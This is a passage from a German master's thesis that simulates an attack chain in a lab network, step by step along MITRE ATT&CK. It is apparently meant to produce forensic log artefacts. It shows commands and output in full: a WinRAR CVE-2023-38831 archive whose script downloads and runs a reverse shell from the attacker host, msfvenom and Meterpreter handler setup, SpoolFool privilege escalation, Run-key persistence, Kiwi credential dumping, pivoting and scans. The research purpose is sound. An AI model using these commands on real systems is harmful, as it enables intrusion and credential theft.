(Privilege-Escalation). In den meisten Anleitungen wird der Agent bereits mit administrativen Berechtigungen ausgeführt. [52] Im Falle dieser Masterthesis ist die Anwendung von Techniken zur Rechteerweiterung jedoch angestrebt.

Somit stellt eine Alternative das Metasploit Framework dar, welches auf der Debian-basierenden Kali Linux Distribution bereits vorinstalliert ist. Das Metasploit Framework verfügt über diverse Module, über die ein kompletter Angriff auf ein System in einem Netzwerk nachgebildet werden kann. [54] Einziger Nachteil ist, dass es notwendig ist, den Windows Defender auszuschalten, da die Exploits für die im folgenden dargestellten Schwachstellen durch diesen erkannt und blockiert werden. Das Ziel der Generierung von Artefakten, bzw. Log-Einträgen im Zusammenhang mit der Rechtheausweitung, wird mit dieser Methode jedoch erfüllt.

Aufgrund dessen wird im Folgenden der Ablauf der Angriffssimulation in einzelnen Schritten mithilfe eines Kali Linux Systems, welches bereits in Abschnitt 3.1 dargestellt wurde, durchgeführt. Die hier gewählte Aufteilung der Angriffsaktivitäten richtet sich ebenfalls nach dem MITRE ATT&CK Framework. Eine detaillierte Erläuterung der genutzten Schwachstellen und Skripte ist dabei nicht möglich, da dies nicht das Hauptziel der Masterthesis sein soll und den Rahmen überschreiten würde, sodass lediglich die Nutzung dieser und das grundsätzliche Vorgehen dargestellt werden.

3.8.1 Initial Access – Phishing Link - T1566

Zunächst wird auf dem Kali Linux System mithilfe eines „Proof of Concept“ (PoC) Python Skripts ein RAR-Archiv präpariert [55], welches eine Schwachstelle CVE-2023-38831 in WinRAR ausnutzt, um Skriptcode auf dem lokalen System auszuführen. Bei der Schwachstelle handelt es sich somit um „Code Execution“, eine Schwachstelle aus dem Jahr 2023, die bei der WinRAR Version unterhalb von 6.23 ausgenutzt werden konnte. Damit der Skriptcode des präparierten RAR-Archives ausgeführt wird, muss der Nutzer lediglich eine „Köder“-Datei aus dem RAR-Archiv selbst öffnen. [56]

Wie bereits in Abschnitt 3.1 erläutert, verfügen die Clients der Testumgebung über eine veraltete Version der WinRAR Software, die zu diesem Zweck installiert wurde. Die Schwachstelle selbst wurde in der Vergangenheit als aktiv ausgenutzter Zero-Day-Exploit durch diverse Angreifergruppierungen genutzt, um Systeme zu kompromittieren. Aufgrund dessen ist die Nutzung der Schwachstelle realitätsnah, auch wenn diese natürlich inzwischen durch

Softwareupdates geschlossen wurde. So gibt es immer auch Systeme, die veraltete Software nutzen. [57]


Mithilfe des erwähnten POC Skripts kann eine Köder-Datei, in diesem Falle eine PDF-Datei, zu einem RAR-Archiv hinzugefügt werden und das RAR-Archiv mit dem Skriptcode, der ausgeführt werden soll, präpariert werden, siehe Abbildung 16. [55]



```
(root@kali)-[~/Downloads/CVE-2023-38831-winrar-exploit-main]
└─# python cve-2023-38831-exp-gen.py CLASSIFIED_DOCUMENTS.pdf script.bat classified_files.rar
BAIT_NAME: CLASSIFIED_DOCUMENTS.pdf
SCRIPT_NAME: script.bat
OUTPUT_NAME: classified_files.rar
ok..
```

Abbildung 16: Erstellung eines maliziösen RAR-Archives unter Nutzung eines POC Skripts

Anschließend wird das RAR-Archiv auf dem Webserver des Kali Linux zum Download zur Verfügung gestellt. Der Skriptcode enthält in diesem Fall die Anweisung des Downloads und der anschließenden Ausführung einer ausführbaren Datei namens „reverse.exe“, siehe Abbildung 17.



```
(root@kali)-[~/Downloads/CVE-2023-38831-winrar-exploit-main]
└─# cat script.bat
@echo off
curl -O http://192.168.178.56/reverse.exe
start reverse.exe
exit
```

Abbildung 17: Skriptcode der durch Ausnutzung entsprechender Schwachstellen zur Ausführung auf dem Opfersystem gebracht wird

Bei der Datei „reverse.exe“ handelt es sich um eine „Reverse Shell“. Die Funktionsweise dieser wird im nächsten Abschnitt erläutert. Die hier dargestellte Vorgehensweise kann laut dem MITRE ATT&CK Framework als „Resource Development - Develop Capabilities: Malware - T1587.001“ eingeordnet werden. Da hierbei jedoch keine Artefakte auf den Opfersystemen entstehen, weil die Erstellung der Reverse Shell und des maliziösen WinRAR Archives auf dem Kali Linux System stattfindet, ist die Vorgehensweise lediglich als Hintergrundinformation für den weiteren Verlauf des Angriffs von Relevanz.

Der eigentliche initiale Zugriff auf das Opfersystem erfolgt hier über den Download der WinRAR Datei und das Öffnen der Köder-Datei auf Client 1 durch den Benutzeraccount „TestUser1“ im Testnetzwerk, sodass der Schad-

Skriptcode ausgeführt wird. Der Nutzer kann hierbei ohne weiteres keine Anzeichen auf malizöse Aktivitäten erkennen, da das Fenster der Kommandozeile nicht sichtbar ist. Diese Angriffstechnik wird in der Realität häufig eingesetzt, indem Nutzer auf eine Webseite und zum Download bestimmter Dateien gelockt werden. Dazu kann Phishing bzw. Social Engineering genutzt werden. [31]

3.8.2 Execution - Exploitation for Client Execution – T1203

Die Ausführung des Schad-Skriptcodes führt wie bereits erwähnt zum Download und der Ausführung einer Reverse Shell. Bei einer Reverse Shell handelt es sich kurzgesagt um ein Programm, welches auf Opfersystemen zur Ausführung gebracht wird, damit dieses sich mit dem Angreifersystem verbindet. Da Opfersysteme grundsätzlich nicht aus dem Internet erreichbar sind, ist die „Reverse“-Komponente notwendig, sodass der Verbindungsaufbau vom Opfersystem zum Angreifersystem, welches dafür erreichbar sein muss, stattfindet. Anschließend verfügt der Angreifer über eine „Shell“ im Opfersystem und kann beliebige Befehle auf diesem ausführen. Dabei unterliegt der Angreifer den Berechtigungen des Nutzers, der die Reverse Shell initial ausgeführt hat, in diesem Fall einem Benutzeraccount „TestUser1“ ohne administrative Berechtigungen. [58]

Die Erstellung einer Reverse Shell ist grundsätzlich einfach. Schwieriger ist dagegen dabei Virens Scanner, wie in diesem Fall den Windows Defender, zu umgehen, damit die Ausführung der Reverse Shell nicht unterbunden und als malizöse Aktivität angezeigt wird. In der Praxis gibt es immer wieder Angreifer, die Möglichkeiten finden diese Art der Schadsoftware so zu verschleiern, dass Antivirensysteme diese nicht erkennen. Da dies ein eigenes komplexes Themengebiet ist und nicht der Schwerpunkt der Masterthesis sein soll, wurde der Windows Defender, bzw. die Funktion Echtzeitschutz, auf dem Opfersystem, Client 1, deaktiviert.

Für die Erstellung der Reverse Shell wurde das Metasploit Framework, bzw. das Modul „msfvenom“ genutzt. Hierzu muss lediglich die IP Adresse und der Port des Angreifersystems angegeben werden. Des Weiteren ist es notwendig, die Betriebssystemarchitektur des Opfersystems auszuwählen, welche hier aufgrund

keiner Angaben passenderweise standardmäßig ein 64-Bit basierendes Windowssystem ist, siehe Abbildung 18. [54]

```
(root@kali)~/Downloads/CVE-2023-38831-winnrar-exploit-main
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.178.56 LPORT=8080 -f exe -o reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe
```

Abbildung 18: Generierung einer Reverse Shell auf dem Kali Linux System mittels „msfvenom“

Anschließend ist es notwendig einen „Listener“ auszuführen, welcher die Verbindungsanfrage der Reverse Shell auf dem Angreifersystem, hier dem Kali Linux System, entgegennimmt. Hierzu wird ebenfalls das Metasploit Framework verwendet. Metasploit muss zunächst angewiesen werden, welche Art von Reverse Shell zur Anwendung kommt. In diesem Fall handelt es sich um eine Windows x64 basierende TCP Shell. Danach muss noch der Port angegeben werden, der zuvor im Programmcode der Reverse Shell angegeben wurde, damit der Listener auf dem entsprechenden Port auf eingehende Verbindungen lauscht, siehe Abbildung 19. [54]

```
(root@kali)~/home/kali
# msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 192.168.178.56; set lport 8080; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 192.168.178.56
lport => 8080
[*] Started reverse TCP handler on 192.168.178.56:8080
```

Abbildung 19: Start des Listeners auf dem Kali Linux System

Nachdem die Reverse Shell auf dem Client 1 des Testnetzwerks mithilfe des manipulierten RAR-Archives zur Ausführung kommt, verfügt der Angreifer über Zugang zu diesem System, welche durch die Taktik „Exploitation for Client Execution – ID T1203“ erreicht wurde. So kann eine Shell auf dem Opfersystem gestartet werden und mithilfe der Ausführung des Kommandozeilenbefehls „whoami“ überprüft werden, über welche Berechtigungen der Zugang verfügt. In diesem Fall handelt es sich um Benutzerrechte in Form des Domänenaccounts „corp\testuser1“, siehe Abbildung 20.

```
meterpreter > shell
Process 6040 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Users\TestUser1\Downloads>whoami
whoami
corp\testuser1
```

Abbildung 20: Ermittlung des aktuell genutzten Benutzeraccounts der Reverse Shell mittels des Programms "whoami"

3.8.3 Privilege Escalation - Create or Modify System Process – T1543

Da sich die Zugriffsmöglichkeiten des Angreifers aktuell auf die Berechtigungen des Benutzeraccounts beschränken, ist eine Ausweitung der Berechtigung für eine weitere Kompromittierung des Netzwerks hilfreich. Zunächst können hierzu Administratorberechtigungen auf dem lokalen System erlangt werden, was mit der Technik T1543 beschrieben wird. [31] Hierzu kann eine weitere auf dem Client verfügbare Schwachstelle „CVE-2022-21999“ namens „SpoolFool“ genutzt werden. Dabei handelt es sich um eine lokale Privilege-Escalation-Schwachstelle, die im Print-Spooler-Dienst (spoolsv.exe) von Microsoft Windows, welcher Druckvorgänge steuert und bis zu bestimmten Softwareversion verwundbar ist. [59] Die hier verwendete ältere Windowsversion der Clients verfügt über diese Verwundbarkeit.

Die Ausnutzung der Schwachstelle wird mittels Metasploit auf dem Kali Linux System und der bestehenden Reverse Shell durchgeführt. Metasploit verfügt hierzu über ein Modul „cve_2022_21999_spoolfool_privesc“. Nach der Auswahl dieses Moduls und der Festlegung des Ziels, wobei hier die bestehende Reverse Shell Session angegeben wird, kann der Exploit gestartet werden. Die einzelnen Schritte, welche durch den Exploit durchgeführt werden, können der Abbildung 21 entnommen werden.

```

msf6 exploit(windows/local/cve_2022_21999_spoolfool_privesc) > exploit
[*] Started reverse TCP handler on 192.168.178.56:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable.
[*] Making base directory: C:\Users\TestUser1\AppData\Local\Temp\Ld0Hd
[*] Printer FXYRG was successfully added.
[*] Setting spool directory: \\localhost\C$\Users\TestUser1\AppData\Local\Temp\Ld0Hd\4
[*] Creating junction point: C:\Users\TestUser1\AppData\Local\Temp\Ld0Hd → C:\Windows\System32\spool\drivers\x64
[*] Creating the spool directory by restarting spooler...
[*] Attempting to restart print spooler.
[*] Sleeping for 5 seconds.
[*] Directory was successfully created.
[*] Writing payload to C:\Windows\System32\spool\drivers\x64\4\bhNZdcztk.dll.
[*] Attempting to set permissions for payload.
[*] Payload should have read / execute permissions now.
[*] Sending stage (201798 bytes) to 192.168.178.53
[*] Deleted C:\Windows\System32\spool\drivers\x64\4\bhNZdcztk.dll
[*] Deleted C:\Users\TestUser1\AppData\Local\Temp\Ld0Hd
[*] Deleted C:\Windows\System32\spool\drivers\x64\4
[*] Meterpreter session 2 opened (192.168.178.56:4444 → 192.168.178.53:64601) at 2024-05-10 05:45:36 -0400

```

Abbildung 21: Ausführung des Spoolfool-Privilege-Escalation-Exploits

Durch den Exploit wird eine neue Session gestartet. Nach der Auswahl dieser kann erneut mittels „whoami“ überprüft werden, ob ein Account mit Administratorenrechten übernommen wurde, was im Falle des lokalen „System“-Accounts zutrifft, siehe Abbildung 22.

```

meterpreter > shell
Process 5068 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Windows\system32>whoami
whoami
nt-authorit\*\system

```

Abbildung 22: Erneute Ermittlung des aktuell genutzten Benutzeraccounts der Reverse Shell mittels des Programms "whoami"

3.8.4 Persistence – Boot or Logon Autostart Execution: Registry Run Keys – T1547.001

Persistenz kann in Windows Umgebungen auf sehr viele verschiedene Arten, wie bereits in Abschnitt 3.5.6 erläutert, erreicht werden. In diesem Schritt soll die Technik T1547.001 genutzt werden, indem Registry Schlüssel verändert werden, die dafür sorgen, dass dort angegebene Programme beim Einloggen des Nutzers ausgeführt werden. [31] Bei dem Registry Schlüssel handelt es sich um „HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run“. Da der „HKEY_LOCAL_MACHINE“ Schlüssel und nicht der entsprechende „HKEY_CURRENT_USER“ Schlüssel verwendet wird, startet das hinterlegte Programm mit lokalen administrativen Rechten. [60]

Somit wird durch die Ausführung des folgenden Befehls die Reverse Shell im genannten Registry Schlüssel hinterlegt, siehe Abbildung 23.

```
C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v Pentestlab /t REG_SZ /d "C:\Users\TestUser1\Downloads\reverse.exe"
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v Pentestlab /t REG_SZ /d "C:\Users\TestUser1\Downloads\reverse.exe"
Der Vorgang wurde erfolgreich beendet.
```

Abbildung 23: Kommandozeilenbefehl zur Hinzufügung der Reverse Shell in einen Autostart Registry Schlüssel

Sollte die Verbindung vom Kali Linux zum Client 1 nun abbrechen, wird durch einen Neustart des Systems die Reverse Shell erneut ausgeführt und der Listener des Kali Linux Systems kann die Verbindung aufnehmen.

3.8.5 Credential Access – OS Credential Dumping – T1003

Nachdem administrative Berechtigungen und Persistenz auf dem lokalen Opfersystem zu einem gewissen Maße erlangt wurden, kann versucht werden, weitere Zugangsdaten, welche sich auf dem System befinden, mit der Technik T1003 zu erlangen. [31] Mittels des Metasploit Moduls „Kiwi“, welches dem Programm „Mimikats“ nachempfunden ist, können Zugangsdaten wie Klartextpasswörter, Kerberos Tickets oder NTLM Hashes aus dem Arbeitsspeicher oder der Festplatte ausgelesen werden. Hierzu werden unterschiedliche Schwachstellen ausgenutzt. [61]

Um die Zugangsdaten des Domänen Administrators zu erlangen, welcher sich unglücklicherweise in der Vergangenheit am Client direkt angemeldet hat und wodurch das Abgreifen der Zugangsdaten erst ermöglicht wird, wird das Modul „Kiwi“ über Metasploit geladen und die Session angegeben, in der das Programm ausgeführt werden soll. Anschließend kann mittels des Befehls „creds_all“ das Klartextpasswort „P@ssw0rd“ des Domänenadministratoraccounts „LabAdmin“ aus den „Kerberos credentials“ ausgelesen werden, siehe Abbildung 24. [62]

```

meterpreter > creds all
[*] Running as SYSTEM
[*] Retrieving all credentials
msv credentials

```

Username	Domain	NTLM	SHA1	DPAPI
CLIENT1\$	CORP	68ba06d0fbb086722043dd65485e050a	e496da9597e57e556430d3f5efe72076a8845723	
LabAdmin	CORP	e19ccf75ee54e06b06a5907af13cef42	9131834cf4378828626b1beccaa5dea2c46f9b63	c6e4c090d595765daf2b4051d6f5ab4b
TestUser1	CORP	e19ccf75ee54e06b06a5907af13cef42	9131834cf4378828626b1beccaa5dea2c46f9b63	0ec5ef0e02414fcc1100a685519b0d47

```

wdigest credentials

```

Username	Domain	Password
(null)	(null)	(null)
CLIENT1\$	CORP	(null)
LabAdmin	CORP	(null)
TestUser1	CORP	(null)

```

kerberos credentials

```

Username	Domain	Password
(null)	(null)	(null)
CLIENT1\$	corp.contoso.com	c3 43 54 27 76 ff 54 b4 06 36 46 29 70 7f 87 fe c6 96 21 2c 1e 4e 1c 77 4e ba e7 23 36 a5 43 b3 f8 44 fc 8d 54 d3 7b ab f5 fb 03 18 f5 2b a3 5d d1 9f a4 3e 26 04 0f 36 f5 97 1b 89 b1 be 6f 11 5a 1c 21 1a 91 45 97 67 7c 1 6 07 44 95 49 62 16 2c c3 a7 b4 f0 3d b7 48 de c2 3c 46 45 15 d5 89 fb 36 db aa 2a b2 e6 89 a7 0a 3d bd f5 1a ad f7 a5 78 dd db ee 4f b6 d0 05 64 cc 42 29 f1 0f 30 a5 e6 fb 1d a6 52 42 a7 67 04 a5 48 8b 1f 16 46 ab 99 39 b3 42 49 5c a9 e2 a8 6d c9 c7 fe 64 67 4b 0e 2b 38 bb 03 1b 16 d2 fa 23 88 84 ad fa 51 11 50 6c ee 87 b0 61 5 c ca d8 e2 a9 b8 27 e3 c9 d1 54 4f 36 ed 0b 8d 66 2d 05 e8 d2 66 7b 11 b8 ab 27 91 35 22 d7 8c c0 9d c5 8b f6 89 72 f1 0b 5c de e4 75 91 aa 80 b3 85 61 3d f9 36 2c 48 3e
LabAdmin	CORP.CONTOSO.COM	P@ssw0rd
TestUser1	CORP.CONTOSO.COM	(null)
client1\$	CORP.CONTOSO.COM	(null)

Abbildung 24: Passwörtermittlung mittels Kiwi auf dem Opfersystem Client 1

3.8.6 Command and Control – Proxy – T1090

Als nächstes soll die Reverse Shell Session des kompromittierten Clients als Proxy konfiguriert werden. Dies dient dem Ziel, das System als Ausgangspunkt für weitere Aktivitäten im Netzwerk zu nutzen, da diese ebenfalls nicht aus dem Internet, bzw. in der Testumgebung aus dem externen Netz, erreichbar sind. Der Client, welcher sich im Corp-Netzwerk befindet, kann die restlichen Clients und Server in diesem jedoch erreichen. Die Position des kompromittierten Clients soll, wie in der Technik T1090 beschrieben, ausgenutzt werden. [31]

Hierzu wird das Metasploit Modul „Autoroute“ und der Befehl „portfwd“ verwendet. Ziel ist es, den nächsten Schritt, die Discovery, d.h. einen System- und Service-Scan über das Opfersystem Client 1 zu ermöglichen. Dazu muss im Rahmen der Meterpreter Session lediglich das Modul Autoroute ausgewählt und die Session angegeben werden. Daraufhin werden die notwendigen Routen in der Netzwerkkonfiguration hinterlegt, siehe Abbildung 25. [63]

```
msf6 exploit(windows/local/cve_2022_21999_spoolfool_privesc) > use post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > set session 2
session => 2
msf6 post(multi/manage/autoroute) > exploit

[*] Running module against CLIENT1
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.0.0.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > █
```

Abbildung 25: Nutzung des Moduls Autoroute im Rahmen der Konfiguration des Opfersystems Client 1 als Proxy für weitere Angriffe

Nach dem Durchführen des Arp und Portscans im nächsten Abschnitt, werden weitere Portweiterleitungsregeln hinterlegt, die ebenfalls in diese Kategorie der Angriffsaktivität fallen, aber erst durchgeführt werden können, nachdem die IP-Adressen und Ports der entsprechenden Dienste auf den Systemen bekannt sind.

3.8.7 Discovery – Remote System & Network Service Discovery – T1018 & T1046

Als weiterer Schritt soll nun ermittelt werden, welche Systeme im internen Netzwerk vom Opfersystem Client 1 erreichbar sind. So ist es Angreifern möglich, sich einen Überblick über Assets des Opfer-Netzwerks zu verschaffen. Anschließend sollen Dienste ermittelt werden, die auf diesem System betrieben werden, um eine weitere Ausbreitung im Netzwerk zu ermöglichen. Im MITRE ATT&CK Framework werden diese Vorgehensweisen als „Remote System Discovery – T1018“ und „Network Service Discovery - T1046“ bezeichnet. [31]

Hierzu wird zunächst das Metasploit Modul „Arp_scanner“ geladen, wie in Abbildung 26 zu sehen ist. Anschließend müssen lediglich die IP-Range sowie die Session, über die der Scan durchgeführt werden soll, angegeben werden. Anschließend wird durch das Modul ein ARP-Request an alle in Frage kommenden Systeme versandt und alle Systeme des Corp-Net Netzwerks werden erfolgreich aufgeführt. [63]

```
msf6 post(multi/manage/autoroute) > use post/windows/gather/arp_scanner
msf6 post(windows/gather/arp_scanner) > set rhosts 10.0.0.1-254
rhosts => 10.0.0.1-254
msf6 post(windows/gather/arp_scanner) > set session 2
session => 2
msf6 post(windows/gather/arp_scanner) > exploit

[*] Running module against CLIENT1
[*] ARP Scanning 10.0.0.1-254
[+] IP: 10.0.0.6 MAC 00:15:5d:b2:19:07 (Microsoft Corporation)
[+] IP: 10.0.0.7 MAC 00:15:5d:b2:19:0e (Microsoft Corporation)
[+] IP: 10.0.0.100 MAC 00:15:5d:b2:19:0f (Microsoft Corporation)
[+] IP: 10.0.0.102 MAC 00:15:5d:b2:19:17 (Microsoft Corporation)
[+] IP: 10.0.0.104 MAC 00:15:5d:b2:19:19 (Microsoft Corporation)
[+] IP: 10.0.0.103 MAC 00:15:5d:b2:19:18 (Microsoft Corporation)
[+] IP: 10.0.0.105 MAC 00:15:5d:b2:19:1a (Microsoft Corporation)
[+] IP: 10.0.0.101 MAC 00:15:5d:b2:19:10 (Microsoft Corporation)
[+] IP: 10.0.0.254 MAC 00:15:5d:b2:19:08 (Microsoft Corporation)
[*] Post module execution completed
```

Abbildung 26: Durchführung und Ergebnis eines Arp-Scans des Testnetzwerks über das System Client 1

Nachdem nun die Systeme bekannt sind, kann auf diesen nach Diensten gesucht werden. Hierzu kann ein Portscanner Modul Metasploits verwendet werden. In diesem Fall wird ein Scan mittels Einleiten des TCP-Handshakes ausgeführt. Antwortet ein System auf dem entsprechenden Port mit einem „Ack“ ist bekannt, dass ein Dienst verfügbar ist. Auch hier müssen wieder Angaben getätigt werden. Hier wurde eingestellt, dass auf den entdeckten Systemen auf den Ports 445 und 3389 nach Diensten gescannt werden soll, siehe Abbildung 27. Hierbei handelt es sich um die Dienste SMB und RDP, die im Rahmen der nächsten Schritte verwendet werden sollen. [63]

```
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 10.0.0.1-254
rhosts => 10.0.0.1-254
msf6 auxiliary(scanner/portscan/tcp) > set ports 445,3389
ports => 445,3389
msf6 auxiliary(scanner/portscan/tcp) > exploit
```

Abbildung 27: Konfiguration des Portscan Moduls

Wie in Abbildung 28 zu sehen ist, verfügen alle gescannten Systeme über entsprechende offene Ports.

```

msf6 auxiliary(scanner/portscan/tcp) > exploit
[+] 10.0.0.7: - 10.0.0.7:3389 - TCP OPEN
[+] 10.0.0.6: - 10.0.0.6:3389 - TCP OPEN
[+] 10.0.0.6: - 10.0.0.6:445 - TCP OPEN
[+] 10.0.0.7: - 10.0.0.7:445 - TCP OPEN
[*] 10.0.0.1-254: - Scanned 33 of 254 hosts (12% complete)
[*] 10.0.0.1-254: - Scanned 58 of 254 hosts (22% complete)
[*] 10.0.0.1-254: - Scanned 80 of 254 hosts (31% complete)
[+] 10.0.0.101: - 10.0.0.101:445 - TCP OPEN
[+] 10.0.0.102: - 10.0.0.102:445 - TCP OPEN
[+] 10.0.0.103: - 10.0.0.103:3389 - TCP OPEN
[+] 10.0.0.104: - 10.0.0.104:3389 - TCP OPEN
[+] 10.0.0.102: - 10.0.0.102:3389 - TCP OPEN
[+] 10.0.0.100: - 10.0.0.100:3389 - TCP OPEN
[+] 10.0.0.105: - 10.0.0.105:3389 - TCP OPEN
[+] 10.0.0.100: - 10.0.0.100:445 - TCP OPEN
[*] 10.0.0.1-254: - Scanned 119 of 254 hosts (46% complete)
[*] 10.0.0.1-254: - Scanned 141 of 254 hosts (55% complete)
[*] 10.0.0.1-254: - Scanned 159 of 254 hosts (62% complete)
[*] 10.0.0.1-254: - Scanned 181 of 254 hosts (71% complete)
[*] 10.0.0.1-254: - Scanned 204 of 254 hosts (80% complete)
[*] 10.0.0.1-254: - Scanned 239 of 254 hosts (94% complete)
[+] 10.0.0.254: - 10.0.0.254:3389 - TCP OPEN
[+] 10.0.0.254: - 10.0.0.254:445 - TCP OPEN
[*] 10.0.0.1-254: - Scanned 254 of 254 hosts (100% complete)
[*] Auxiliary module execution completed

```

Abbildung 28: Ergebnis des Portscans des Testnetzwerks über das System Client 1

3.8.8 Lateral Movement – Remote Desktop Protocol – T1021.001

Im nächsten Schritt soll die Ausbreitung des Angreifers im Netzwerk durchgeführt werden, wozu der Dienst „Remote Desktop Protocol“ (RDP) genutzt wird. Dabei handelt es sich um den Dienst, der standardmäßig auf Port 3389 betrieben wird und auch im Testnetzwerk auf allen Systemen im Corp-Net genutzt werden kann. Im MITRE ATT&CK Framework wird diese Technik als „Lateral Movement – Remote Services: Remote Desktop Protocol – T1021.001“ bezeichnet [31].

Hierzu muss zunächst der Proxy-Server Client 1 angewiesen werden, die Verbindung zum nächsten Opfersystem, dem Gateway „GW1“ auf dem entsprechenden Port weiterzuleiten. Hierzu wird der Befehl „portfwd“ verwendet. Mittels der Optionen müssen lediglich der lokale Port, der remote Port und die remote IP-Adresse angegeben werden, siehe Abbildung 29. [63]

```

meterpreter > portfwd add -l 3389 -p 3389 -r 10.0.0.254
[*] Forward TCP relay created: (local) :3389 → (remote) 10.0.0.254:3389
meterpreter >

```

Abbildung 29: Erstellung Portweiterleitungsregeln über das System Client 1 zum Gateway

Nach der Eingabe dieses Befehls ist es möglich, mittels der Anwendung „rdesktop“ und unter Angabe des lokalen Host eine RDP Verbindung mit dem

System „GW1“ im Corp-Net Netzwerk aufzubauen, siehe Abbildung 30.

```
(kali@kali)-[~]
└─$ rdesktop 127.0.0.1:3389
Autoselecting keyboard map 'en-us' from locale
ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reason(s):

1. Certificate issuer is not trusted by this system.

Issuer: CN=GW1.corp.contoso.com

Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:

Subject: CN=GW1.corp.contoso.com
Issuer: CN=GW1.corp.contoso.com
Valid From: Tue Feb  6 13:05:38 2024
To: Wed Aug  7 14:05:38 2024

Certificate fingerprints:
    sha1: dfeac622f5348f9cef15f37311e0ac0692d70a58
    sha256: cfcee666a7de17fd8f5b07fca34752fab920b599dfb693f562abe49855eeebda

Do you trust this certificate (yes/no)? yes
```

Abbildung 30: Verbindungsaufbau per RDP vom Kali Linux System über das System Client 1 zum Gateway im Testnetzwerk

Anschließend ist es möglich sich mittels der zuvor erworbenen Nutzerdaten als Domänenadministrator auf dem System einzuloggen.

3.8.9 Defense Evasion – Disable or Modify System Firewall – T1562.004

Damit der Angreifer seinen Zugriff auf das Netzwerk zusätzlich sichern kann, werden Firewallregeln des Gateways in der zuvor erstellten RDP Session verändert, sodass dieses System per RDP aus dem externen Netzwerk erreichbar ist. Im MITRE ATT&CK Framework wird diese Technik als „Defense Evasion – Impair Defenses: Disable or Modify System Firewall – T1562.004“ bezeichnet. [31]

Hierzu wird in der grafischen Benutzeroberfläche des Systems „GW1“ in den Firewall-Einstellungen der RDP-Dienst auch aus dem öffentlichen Netzwerk erreichbar gemacht, indem die Option „Public“ angewählt wird, siehe Abbildung 31.




Abbildung 31: Änderung der Firewallregeln für RDP, sodass das Gateway auch aus dem externen Netz erreichbar ist

3.8.10 Persistence - Create Account: Local Account - T1136.001

Um weiter Persistenz im internen Netzwerk und dem System „GW1“ zu erreichen, wird ein lokaler Administratoraccount auf diesem erstellt. Im MITRE ATT&CK Framework wird diese Technik als „Persistence - Create Account: Local Account - T1136.001“ bezeichnet. [31]

Dazu wird ebenfalls über die RDP Session mithilfe der Kommandozeile, wie in Abbildung 32 dargestellt, ein lokaler Benutzeraccount „LocalAdmin“ erstellt und anschließend zur lokalen Administratoren-Gruppe hinzugefügt. [64]

